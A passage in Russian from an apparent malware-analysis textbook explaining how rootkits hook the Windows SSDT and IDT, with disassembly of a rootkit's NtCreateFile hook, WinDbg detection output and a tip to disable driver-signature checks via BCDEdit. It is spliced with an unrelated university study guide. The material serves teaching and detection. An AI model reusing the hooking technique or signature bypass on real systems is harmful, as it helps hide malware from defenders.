07b8: Object: 826eb0e8 GrantedAccess: 0012019f

Теперь, определив зараженное приложение, мы можем найти его в пространстве пользователя и проанализировать, используя методики.

На этом мы заканчиваем с основами анализа вредоносных драйверов и переходим к исследованию руткитов, которые обычно реализуются в виде модулей ядра.

Руткиты

Руткиты модифицируют внутреннюю функциональность ОС, чтобы скрыть свое присутствие. Они могут прятать от запущенных программ файлы, процессы, сетевые соединения и другие ресурсы, мешая антивирусам, администраторам и аналитикам безопасности обнаружить вредоносную активность.

Большинство действующих руткитов тем или иным образом изменяют ядро. И хотя они применяют широкий набор разнообразных методик, на практике наиболее популярен прием под названием *«перехват таблицы дескрипторов системных служб».* Он возник несколько лет назад, и его легко обнаружить по сравнению с другими методиками. Тем не менее ввиду своей понятности, гибкости и простоты в реализации он по-прежнему применяется во вредоносном ПО.

Таблица дескрипторов системных служб (System Service Descriptor Table, SSDT) используется внутри Windows для поиска функций в ядре. Обычно она недоступна сторонним приложениям или драйверам. Как выпомните из главы 7, к коду ядра из пользовательского пространства можно обращаться только с помощью инструкций SYSCALL, SYSENTER и INT 0x2E. Инструкция SYSENTER применяется в современных версиях Windows, позволяя получать инструкции из кода функции, хранящегося в регистре EAX. В листинге 10.11 показан код из библиотеки ntdll.dll, который реализует функцию NtCreateFile и берет на себя переход между режимами пользователя и ядра, который происходит при каждом вызове NtCreateFile.

Листинг 10.11. Код функции NtCreateFile7C90D682 (1)mov eax, 25h ; NtCreateFile 7C90D687 mov edx, 7FFE0300h

7C90D68C call dword ptr [edx]7C90D68E retn 2Ch

Вызов dword ptr[edx] будет транслирован в следующие инструкции:7c90eb8b 8bd4 mov edx,esp

7c90eb8d 0f34 sysenter

В листинге 10.11 регистру EAX присваивается значение 0x25 (1) указатель на стек сохраняется в EDX, а затем вызывается инструкция sysenter. Значение EAX представляет собой номер функции NtCreateFile, который будет использован в качестве индекса в таблице SSDT, когда код дойдет до ядра. В частности, адрес со сдвигом 0x25 (1)в SSDT будет вызван в режиме ядра. В листинге 10.12 показано несколько записей из SSDT; запись дляNtCreateFile имеет сдвиг 25.

Листинг 10.12. Несколько записей из таблицы SSDT, в том числе и дляNtCreateFile

SSDT[0x22] = 805b28bc (NtCreateaDirectoryObject)SSDT[0x23] = 80603be0 (NtCreateEvent) SSDT[0x24] = 8060be48 (NtCreateEventPair) (1)SSDT[0x25] = 8056d3ca (NtCreateFile) SSDT[0x26] = 8056bc5c (NtCreateIoCompletion) SSDT[0x27] = 805ca3ca (NtCreateJobObject)

При перехвате одной из этих функций руткит меняет значение в SSDT, подставляя свой код вместо кода ядра. В предыдущем примере запись со сдвигом 0x25 после изменения будет указывать на функцию в зараженном драйвере. С помощью этой модификации можно сделать невозможным открытие

и анализ вредоносного файла. Обычно руткиты вызывают для этогооригинальную функцию NtCreateFile и фильтруют ее результат на основе собственной конфигурации. Руткит просто уберет из вывода все файлы, которые он хочет скрыть, чтобы не дать другим приложениям получить их дескрипторы.

Однако руткит, который перехватывает лишь вызов NtCreateFile, не способен предотвратить просмотр файлов в листинге каталога. В заданиях в конце этой лабораторной раоты будет представлен более реалистичный руткит, который лишен этого недостатка.

Анализ руткитов на практике

Теперь рассмотрим пример руткита, который перехватывает обращения к таблице SSDT. Мы проанализируем условную зараженную систему, в которой, как мы полагаем, может быть установлен вредоносный драйвер.

Первым и самым очевидным способом проверки является изучение самой SSDT-таблицы. Просмотреть ее можно с помощью WinDbg; она имеет сдвиг, который хранится в nt!KeServiceDescriptorTable. Все сдвиги в SSDT должны указывать на функции, которые находятся в границах модуля NT, поэтому первым делом нужно получить эти границы. В нашем случае ntoskrnl.exe начинается с адреса 804d7000 и заканчивается в 806cd580. Если функция перехватывается руткитом, она, скорее всего, выходит за эти рамки. В ходе изучения SSDT мы обнаруживаем функцию, которая, как нам кажется,не вписывается в модуль NT. В листинге 10.13 показан отрывок из SSDT- таблицы.

Листинг 10.13. Простая SSDT-таблица, одну запись которойпереопределил руткит

```
kd> lm m nt
...
8050122c 805c9928 805c98d8 8060aea6 805aa334
8050123c 8060a4be 8059cbbc 805a4786 805cb406
8050124c 804feed0 8060b5c4 8056ae64 805343f2
8050125c 80603b90 805b09c0 805e9694 80618a56
8050126c 805edb86 80598e34 80618caa 805986e6
8050127c 805401f0 80636c9c 805b28bc 80603be0
8050128c 8060be48 (1)f7ad94a4 8056bc5c 805ca3ca8050129c 805ca102 80618e86 8056d4d8 8060c240
805012ac 8056d404 8059fba6 80599202 805c5f8e
```

Значение со сдвигом 0x25 в этой таблице (1) указывает на функцию, которая выходит за пределы модуля ntoskrnl, поэтому ее, вероятно, перехватывает руткит. В данном случае она называется NtCreateFile. Для определения ее имени можно посмотреть, что находится по этому сдвигу в SSDT незараженной системы. Чтобы узнать, на какой модуль указывает переопределенная запись, можно вывести список открытых модулей с помощью команды lm, как это показано в листинге 10.14. Все модули ядра являются драйверами. После исследования мы обнаруживаем, что адрес 0xf7ad94a4 находится в драйвере с названием Rootkit.

с помощью команды lmkd>lm

```
...
f7ac7000 f7ac8580 intelide (deferred)f7ac9000 f7aca700 dmload (deferred) f7ad9000 f7ada680 Rootkit
(deferred) f7aed000 f7aee280 vmmouse (deferred)
...
```

Теперь мы можем приступить к анализу драйвера и кода перехватчика. Нас интересуют две вещи: участок кода, переопределяющий запись в таблице, и функция, которая выполняет перехват. В первом случае проще всего воспользоваться IDA Pro и поискать ссылки на функцию-перехватчик. В листинге 10.15 показан ассемблерный код, который переопределяет SSDT.

Листинг 10.15. Код руткита, который устанавливает перехватчик вSSDT-таблицу

```
00010D0D push offset aNtcreatefile ; "NtCreateFile"00010D12 lea eax, [ebp+NtCreateFileName]
00010D15 push eax ; DestinationString
00010D16 mov edi, ds:RtlInitUnicodeString 00010D1C call (1) edi ; RtlInitUnicodeString
00010D1E push offset aKeservicedescr ; "KeServiceDescriptorTable"00010D23 lea eax,
[ebp+KeServiceDescriptorTableString]
00010D26 push eax ; DestinationString 00010D27 call (2) edi ; RtlInitUnicodeString00010D29 lea eax,
[ebp+NtCreateFileName]00010D2C push eax ; SystemRoutineName
00010D2D mov edi, ds:MmGetSystemRoutineAddress 00010D33 call (3) edi ;
MmGetSystemRoutineAddress00010D35 mov ebx, eax
00010D37 lea eax, [ebp+KeServiceDescriptorTableString]00010D3A push eax ; SystemRoutineName
00010D3B call edi ; MmGetSystemRoutineAddress00010D3D mov ecx, [eax]
00010D3F xor edx, edx
00010D41 ; CODE XREF: sub_10CE7+68 j
00010D41 add (4)ecx, 4 00010D44 cmp [ecx], ebx 00010D46 jz short loc_10D5100010D48 inc edx
00010D49 cmp edx, 11Ch 00010D4F jl (5) short loc_10D41
00010D51 ; CODE XREF: sub_10CE7+5F j
```

00010D51 mov dword_10A0C, ecx00010D57 mov dword_10A08, ebx

00010D5D mov (6) dword ptr [ecx], offset sub_104A4

Этот код переопределяет функцию NtCreateFile. Первые два вызова,(1) и(2) , создают строки NtCreateFile и KeServiceDescriptorTable. Они будут использоватьсяпри поиске экспортных адресов модуля ntoskrnl.exe, которые могут быть импортированы драйвером ядра, как и любые другие значения. Этот экспорт можно извлечь и на этапе выполнения. Мы не можем загрузить GetProcAddress, но в ядре есть аналогичная функция под названием MmGetSystemRoutineAddress, хоть и с небольшим отличием: она может получать экспортные адреса только из модулей ядра hal и ntoskrnl.

Первый вызов MmGetSystemRoutineAddress (3)раскрывает адресфункции NtCreateFile, с помощью которой вредонос распознает, какую запись в SSDT-таблице нужно переопределить. Второй вызов MmGetSystemRoutineAddress дает нам адрес самой таблицы.

Далее, между (4) и (5) , находится цикл, который перебирает SSDT до тех пор, пока не найдет значение, совпадающее с адресом NtCreateFile. Вместоэтого значения будет записан перехватчик.

Перехватчик устанавливается последней инструкцией (6) в листинге, где адрес процедуры копируется в память.

Функция-перехватчик выполняет несколько простых действий. Одни запросы она отфильтровывает, а другим позволяет дойти до оригинального вызова NtCreateFile. Ее код показан в листинге 10.16.

Листинг 10.16. Код функции-перехватчика000104A4 mov edi, edi

000104A6 push ebp 000104A7 mov ebp, esp 000104A9 push [ebp+arg_8] 000104AC call (1)sub_10486 000104B1 test eax, eax 000104B3 jz short loc_104BB000104B5 pop ebp

000104B6 jmp NtCreateFile 000104BB

000104BB ; CODE XREF: sub_104A4+F j

000104BB mov eax, 0C0000034h

000104C0 pop ebp 000104C1 retn 2Ch

При одних запросах перехватчик переходит к оригинальной функции NtCreateFile, а при других возвращает 0xC0000034. Значение 0xC0000034 соответствует коду STATUS_OBJECT_NAME_NOT_FOUND. Вызов (1) содержит код (здесь он не показан), проверяющий ObjectAttributes файла, который пользовательская программа пытается открыть (в ObjectAttributes содержится информация об объекте, например имя файла). Если функции NtCreateFile позволено продолжить, перехватчик возвращает ненулевое значение, а если руткит не позволяет открыть файл, возвращается ноль. Во втором случае пользовательское приложение выдаст ошибку, указывающую на то, что файл не существует. Таким образом можно помешать программам в пространстве пользователя получить дескрипторы определенных файлов, однако остальные вызовы NtCreateFile будут работать как обычно.

Прерывания

Чтобы вмешиваться в системные события, руткиты иногда используют прерывания.Всовременныхпроцессорахпрерыванияпозволяют оборудованию генерировать программные события. Когда оборудование получает команду, оно выполняет действие и в конце прерывает процессор.

Иногда драйверы и руткиты используют прерывания для выполнения кода. Чтобы зарегистрировать определенный код прерывания, драйвер делает вызов IoConnectInterrupt, а затем указывает обработчик прерывания (interrupt service routine, или ISR), который будет вызываться при каждом срабатыванииэтого кода.

Сведения об ISR хранятся в таблице векторов прерываний (interrupt descriptor table, или IDT), которую можно просмотреть с помощью команды

!idt. В листинге 10.17 показана обычная IDT-таблица, в которой все прерывания связаны с хорошо известными драйверами, подписанными компанией Microsoft.

Листинг 10.17. Образец IDT-таблицыkd> !idt

37: 806cf728 hal!PicSpuriousService373d: 806d0b70 hal!HalpApcInterrupt

41: 806d09cc hal!HalpDispatchInterrupt

50: 806cf800 hal!HalpApicRebootService

62: 8298b7e4 atapi!IdePortInterrupt (KINTERRUPT 8298b7a8)63: 826ef044 NDIS!ndisMIsr (KINTERRUPT 826ef008)

73: 826b9044 portcls!CKsShellRequestor::`vector deleting destructor'+0x26(KINTERRUPT 826b9008)

USBPORT!USBPORT_InterruptService (KINTERRUPT 826df008)82: 82970dd4 atapi!IdePortInterrupt (KINTERRUPT 82970d98)

83: 829e8044 SCSIPORT!ScsiPortInterrupt (KINTERRUPT 829e8008)

93: 826c315c i8042prt!I8042KeyboardInterruptService (KINTERRUPT826c3120)

a3: 826c2044 i8042prt!I8042MouseInterruptService (KINTERRUPT826c2008)

b1: 829e5434 ACPI!ACPIInterruptServiceRoutine (KINTERRUPT829e53f8)

b2: 826f115c serial!SerialCIsrSw (KINTERRUPT 826f1120)c1: 806cf984 hal!HalpBroadcastCallService

d1: 806ced34 hal!HalpClockInterrupte1: 806cff0c hal!HalpIpiHandler

e3: 806cfc70 hal!HalpLocalApicErrorServicefd: 806d0464 hal!HalpProfileInterrupt

fe: 806d0604 hal!HalpPerfInterrupt

Прерывания, связанные с безымянными, неподписанными или подозрительными драйверами, могут быть признаком наличия руткита или другого вредоносного ПО.

Загрузка драйверов

В этой работе подразумевалось, что у исследуемого вредоноса должен быть пользовательский компонент, который его загружает. Если же такого компонента у вас нет, зараженный драйвер можно загрузить с помощью специальных инструментов, таких как OSR Driver Loader (рис. 10.4). Этот загрузчик бесплатен и крайне прост в использовании, хотя и требует регистрации. После установки запустите его и укажите драйвер, который нужно загрузить, затем нажмите кнопки Register Service (Зарегистрировать службу) и Start Service (Запустить службу), чтобы драйвер мог начать работу.




Рис. 10.4. Окно программы OSR Driver Loader

Особенности ядра в Windows Vista, Windows 7 и 64-битных версиях Новые версии Windows имеют несколько существенных отличий,

которые влияют на процедуру отладки ядра и эффективность зараженных драйверов.

Одно из важных изменений заключается в том, что, начиная с WindowsVista, файл boot.ini больше не определяет, какая ОС должна загрузиться. Как вы помните, ранее мы активизировали отладку ядра с помощью этого файла. Для изменения конфигурации загрузки в Vista и последующих версиях Windows используется редактор BCDEdit, с помощью которого в том числе ивключается отладка ядра.

Основным изменением, касающимся безопасности, стала реализация механизма защиты целостности ядра, известного как PatchGuard. Он присутствует во всех 64-битных версиях, начиная с Windows XP, и не дает стороннему коду модифицировать ядро. Это касается как изменений, вносимых в

код самого ядра, в таблицы системных служб и IDT, так и другихметодик. В момент своего появления эта технология была воспринята неоднозначно, поскольку модификацией ядра занимаются как вредоносные, так и обычные программы. Брандмауэры, антивирусы и другие системы защиты регулярно вносят изменения в ядро, чтобы обнаружить и предот- вратить вредоносную активность.

Защита целостности ядра может создать трудности во время отладки в 64-битных системах, поскольку при создании точки останова отладчик изменяет код. В связи с этим, если отладчик ядра подключится к ОС во время ее загрузки, защита целостности не будет активизирована. Но, если подключить отладчик уже после загрузки, PatchGuard вызовет сбой системы.

Начиная с Windows Vista, подписывание драйверов стало обязательнымдля 64-битных систем. Это означает, что на компьютерах с Windows Vista можно загружать только те драйверы, которые имеют цифровую подпись. Это эффективная мера против зараженных драйверов, так как они обычно не подписаны. На самом деле вредоносное ПО, оперирующее в режиме ядра, практически отсутствует на архитектуре x64. Но 64-битные версии Windows становятся все более популярными, и нет никаких сомнений в том, что вредоносные программы сумеют эволюционировать и обойти этот барьер. Если вам нужно загрузить неподписанный драйвер в 64-битной версии Vista, вы можете использовать редактор BCDEdit, чтобы изменить конфигурацию загрузки. В частности, параметр nointegritychecks позволяет сделать цифровуюподпись драйверов необязательной.

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ
ВЫСШЕГО ОБРАЗОВАНИЯ
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

по организации самостоятельной работы по дисциплине
«Анализ программных реализаций»
для студентов специальности 10.05.01
«Компьютерная безопасность»

Ставрополь 2026

СОДЕРЖАНИЕ

ВВЕДЕНИЕ

1. Общая характеристика самостоятельной работы студента

Основными видами учебной работы по достижению результатов освоения дисциплины являются лекции, лабораторные и практические работы, самостоятельная работа студентов (СРС).

На лекциях раскрываются основные положения и понятия курса, формируются знания в области Защиты программ и данных, развивается логическое мышление, формируется научное мировоззрение. На лабораторных и практических занятийах формируются умения и навыки, необходимые для решения задач профессиональной деятельности.

Приступая к изучению учебной дисциплины, необходимо ознакомиться с учебной программой, получить в библиотеке рекомендованные учебные пособия, а также получить у ведущего преподавателя в электронном виде конспекты лекций, методические рекомендации к лабораторным и практическим занятиям и тестовые, завести новую тетрадьдля конспектирования лекций и выполнения лабораторных и практических занятий.

Для изучения дисциплины предлагается список основной и дополнительной литературы. Основная литература предназначена для обязательного изучения, дополнительная – поможет более глубоко освоить отдельные вопросы, подготовить исследовательские задания и выполнить задания для самостоятельной работы.

В ходе лекционных занятий студент обязан осуществлять конспектирование учебного материала, особое внимание, обращая на категории, формулировки, раскрывающие содержание тех или иных понятий, физических явлений, процессов, эффектов. В рабочих конспектах желательно оставлять поля, на которых следует делать пометки из рекомендованной литературы, дополнять материал прослушанной лекции, формулировать научные выводы и практические рекомендации. Студент имеет право задавать преподавателю уточняющие вопросы с целью уяснения теоретических положений, разрешения спорных ситуаций.

Самостоятельная работа студентов над материалом учебной дисциплины является неотъемлемой частью учебного процесса и должна предполагать углубление знания учебного материала, излагаемого на аудиторных занятиях, и приобретение дополнительных знаний по отдельным вопросам самостоятельно.

Основными видами самостоятельной работы курсантов по учебной дисциплине являются:

- самостоятельное изучение учебного материала по заданным темам;
- подготовка к лабораторным работам, оформление отчета по выполненному практическому занятию и подготовка к собеседованию по результатам работы.

Основными методами самостоятельной работы студентов являются:

1) для овладения знаниями:
   - чтение текста (конспекта лекций, учебника, дополнительной литературы) и конспектирование текста;
   - работа с нормативными документами;
   - поиск информации в Интернет;
2) для закрепления и систематизации знаний:
   - работа с конспектом лекции (обработка текста);
   - повторная работа над учебным материалом (учебника, дополнительной литературы, слайдами);
   - составление плана и тезисов ответа или графическое изображение структурыответа;
   - составление таблиц для систематизации учебного материала;
   - изучение нормативных документов;
   - ответы на контрольные вопросы;
3) для формирования умений:
   - подготовка к практическим и лабораторным занятиям;
   - решение задач и практических и лабораторных заданий;
   - подготовка отчетов по практическим и лабораторным занятиям;
   - рефлексивный анализ профессиональных умений.

В случае пропуска учебного занятия студент может воспользоваться содержанием различных блоков учебно-методического комплекса (лекции, практические и лабораторныезанятия,

контрольные вопросы и тесты) для самоподготовки и освоения темы. Для самоконтроля необходимо использовать вопросы и задания, предлагаемые к практическим и лабораторным занятиям, а также варианты тестовых заданий.

2. Технологическая карта самостоятельной работы студента

Коды реализуемых компетенций, индикатора(ов)	Вид деятельности студентов	Средства и технологии оценки	Объем часов, в том числе		
			СРС	Контактная работа с преподавателем	Всего
8 семестр					
ИД-1 ПК-4 ИД-2 ПК-4	Подготовка к лабораторной работе	Собеседование, проверка конспектов	30	30	60
Итого за 8 семестр			30	30	60
Итого			30	30	60

3. Самостоятельное изучение тем лекций

№ п/п	Темы для самостоятельного изучения				
		Основная	Дополнительная	Методическая	Интернет-ресурсы
	Тема: Особенности ассемблера для исследования работы программ	1			
	Тема: Основные способы ввода/вывода	1	1		
	Тема: Отладчики и дизассемблеры, их достоинства и недостатки	1			
	Тема: Методы противодействия и способы защиты программ от взлома	1	2, 3	1	1
	Тема: Основные способы защиты программ	1	2	1	2
	Тема: Основные способы взлома программ	1	2	1	1

4. Паспорт фонда оценочных средств для проверки самостоятельной работы

Этап формирования компетенции (№ темы)	Тип контроля	Вид контроля	Компонент фонда оценочных средств	Количество элементов, шт.

8 семестр				
1 – 6	Текущий	Устный	Вопросы для собеседования по практическим занятиям	57
1 – 18	Текущий	Компьютерное тестирование	Фонд тестовых заданий	307

4.1 Вопросы для собеседования по практическим занятиям

4.2 Базовый уровень:

1. Метод экспериментов с «черным ящиком».
2. Содержание задачи анализа программных реализаций.
3. Этапы решения задачи анализа программных реализаций.
4. Методы решения задачи анализа программных реализаций.
5. Способы восстановления схемы шифрования, реализуемую архиватором ARJ.
6. Особенности анализа оверлейных программ.
7. Особенности анализа графических программ Windows.
8. Особенности анализа параллельного кода.
9. Особенности анализа кода в режиме ядра Windows.
10. Программные и аппаратные точки останова.
11. .Условия работы с Syser.
12. Опасность программных закладок.
13. Определения информационного потока.
14. Операция порождения нового субъекта доступа.
15. Причины НСД в рамках субъектно-ориентированной модели.
16. Общие сведения модель компьютерной системы.
17. Субъектно-ориентированная модель компьютерной системы.
18. Модели взаимодействия программной закладки с атакуемой системой.
19. Отсутствие необходимых проверок входных данных.
20. Некорректный контекст безопасности.
21. Системные окна на рабочем столе пользователя.
22. Устаревшие функции.
23. Методы внедрения программных закладок.
24. Маскировка программной закладки под прикладное программное обеспечение.
25. Маскировка программной закладки под системное программное обеспечение.
26. Подмена системного программного обеспечения.
27. Прямое ассоциирование.
28. Косвенное ассоциирование.
29. Определение компьютерных вирусов.
30. Компьютерные вирусы как особый класс программных закладок.
31. Классификация компьютерных вирусов.
32. Средства и методы защиты от программных закладок.
33. Антивирусный мониторинг информационных потоков.
34. Программные ловушки.
35. Организационные и административные меры антивирусной защиты.
36. Инструктирование пользователей.
37. Общие сведения об аутентификации.
38. Хранение аутентифицирующей информации в открытых компьютерных

системах.

39. Протоколы стойкой удаленной аутентификации пользователей.
40. Общие сведения об электронных ключах.
41. Электронные ключи.
42. Защита программного обеспечения от исследования.
43. Вирусы как класс РПВ.
44. Сертификация программного обеспечения по уровню контроля отсутствия НДВ.
45. Статический анализ исходных текстов программ.
46. Защита персональных данных.
47. Состав и содержание персональных данных.
48. Обработка персональных данных.
49. Обеспечение безопасности персональных данных.

Повышенный уровень:

50. Классификация ИСПДн.
51. Средства защиты ПДн
52. Проектирование СЗПДн.
53. Защита ПДн при неавтоматизированной обработке.
54. Стандарты и другие нормативные документы, регламентирующие защищенность программного обеспечения и обрабатываемой информации.
55. Уязвимость GetAdmin в Windows NT.
56. Уязвимость AdminTrap в Windows NT.
57. Уязвимость сервера NetDDE в Windows 2000.

58. Уязвимость графического формата WMF в Windows.
59. Уязвимость program.exe.
60. Проверка операционной системы на уязвимость program.exe.
61. Как происходит шифрование информации в программе BDVDataHider?
62. Как происходит дешифрование информации в программе BDVDataHider?
63. Из каких утилит состоит программный пакет PGP?
64. Для чего предназначена утилита PGPKey?
65. Для чего предназначена утилита PGPTray?
66. Для чего предназначена утилита PGPTools?
67. Что такое электронная цифровая подпись?
68. Как происходит шифрование текста в буфере обмена?
69. Как происходит шифрование текста в открытом документе?
70. Как происходит шифрование файла?
71. Для чего предназначена программа bestcrypt?
72. Какие аналоги программы bestcrypt вы знаете? В чем их отличия?
73. Что необходимо для получения доступа к виртуальному диску?
74. Как осуществляется запуск программы bestcrypt?
75. Как создается файл-контейнер?
76. Какие рекомендации по выбору пароля вы знаете?
77. Как осуществляется работа с виртуальным диском?

4В Вопросы для собеседования по самостоятельному изучению тем

Тема 1: Особенности ассемблера для исследования работы программ

1. Какие области памяти используются ОС?
2. С какого адреса загружается программа?
3. Какой объем памяти доступен для использования прикладными программами?

Тема 2: Основные способы ввода/вывода

1. Перечислите компоненты подсистемы ввода вывода в Windows.
2. Опишите основные структуры данных, участвующие в процессе ввода вывода.
3. Приведите пример ввода вывода с описанием участвующих в нем структурданных и функций Windows Research Kernel.

Тема 3: Отладчики и дизассемблеры, их достоинства и недостатки

1. Отладчики.
2. Дизассемблеры.
3. Статический метод.

Тема 4: Методы противодействия и способы защиты программ от взлома

1. Перечислить программные способы защиты от копирования.
2. Перечислить программно-аппаратные способы защиты от копирования.
3. Перечислить методы взлома систем защиты от копирования, рассказать, какможно противодействовать этим методам?

Тема 5: Основные способы защиты программ

1. Какие методы противодействия дизассемблированию вы можете назвать?
2. В чем заключается сущность метода, основанного на использовании самогенерируемых кодов?
3. Опишите методы защиты программ от исследования.
4. В чем состоит принципиальное отличие вируса от троянской программы?

Тема 6: Основные способы взлома программ

1. Использование взломанной версии файла.
2. Использование эмулятора ключа.

5. Список рекомендуемой литературы

5.1. Основная литература

1. Проскурин В. Г. Защита программ и данных: учеб.пособие для студ. Учреждений высш. проф. образования / В. Г. Проскурин. 2-с изд., стер. - М. : Издательский центр «Академия», 2012. 208 с. - (Сер. Бакалавриат).

5.2. Дополнительная литература

1. Девянин П. Н. Анализ безопасности управления доступом и информационными потоками в компьютерных системах / П. Н. Девянин — М. : Радио и связь, 2006.
2. Панов А.С.. Реверсинг и защита программ от взлома/ А. Панов-Издательство: БХВ-Петербург 2006.
3. Платонов В.В. Программно-аппаратные средства защиты информации / ПлатоновВ.В. М.: Издательский центр "Академия", 2006. — 240 с.
4. Мельников В.П. Информационная безопасность и защита информации / Мельников В.П. Учебное пособие для студ. высш. учеб.заведений 3-е изд., стер. — М.: Издательский центр «Академия», 2008. — 336 с.
5. Агеев А.С. Организация работ по комплексной защите информации/ Информатика и вычислительная техника. 1993, №1.
6. Андрианов В.И., Бородин В.А., Соколов А.В. “Шпионские штучки” и устройства для защиты объектов и информации / Под общей редакцией Золотарева С.А.
7. Афанасьев В.В., Манаев Ю.А. О возможностях защиты информации при ее обработке на ПК. Мир ПК. 1990, № 4.
8. Богумирский Б.С. Руководство пользователя ПЭВМ. ч.2. СПб., Ассоциация OILCO, 1992.
9. Вехов В.Б. Компьютерные преступления: Способы совершения и раскрытия/ Под ред. акад. Б.П. Смагоринского - М.: Право и Закон, 1996. - 182 с.
10. Групер Ш. Электронные ключи с энергонезависимой памятью //Компью- терПресс.-1993.-N8.-С.60-62.
11. Жельников Владимир Криптография от папируса до компьютера. - М., ABF, 1996, ил., 336 с.
12. Иванов В., Залогин Н. Активная маскировка побочных излучений вычислительных систем. Компьютер Пресс. 1993, № 10.
13. Макаров В. Суперкодированная связь. М., Красная звезда, 1992. Мельников В. Опасная безопасность //КомпьютерПресс.-1993.-N7.-С.49-52.
14. Моисеенко И. Основы безопасности компьютерных систем //Компьютер-Пресс.- 1991.-N10.-С.19-24.
15. Моисеенко И. Американская классификация и принципы оценивания безопасности компьютерных систем. Компьютер Пресс, 2/92, 3/93.
16. Пашков Ю.Д., Казеннов В.Н. Организация защиты информации от несанкционированного доступа в автоматизированных системах. С-П, Лаборатория ППШ. 1995.

5.3. Интернет-ресурсы

1. http://www.whatis.ru/razn/razn20.html - Вредоносные программы и вирусы.
2. http://bugtraq.ru/library/internals/admintrap.html - Проблемы защиты сетевых соединений в Windows NT.

5.4. Материально-техническое обеспечение дисциплины

Компьютерный класс.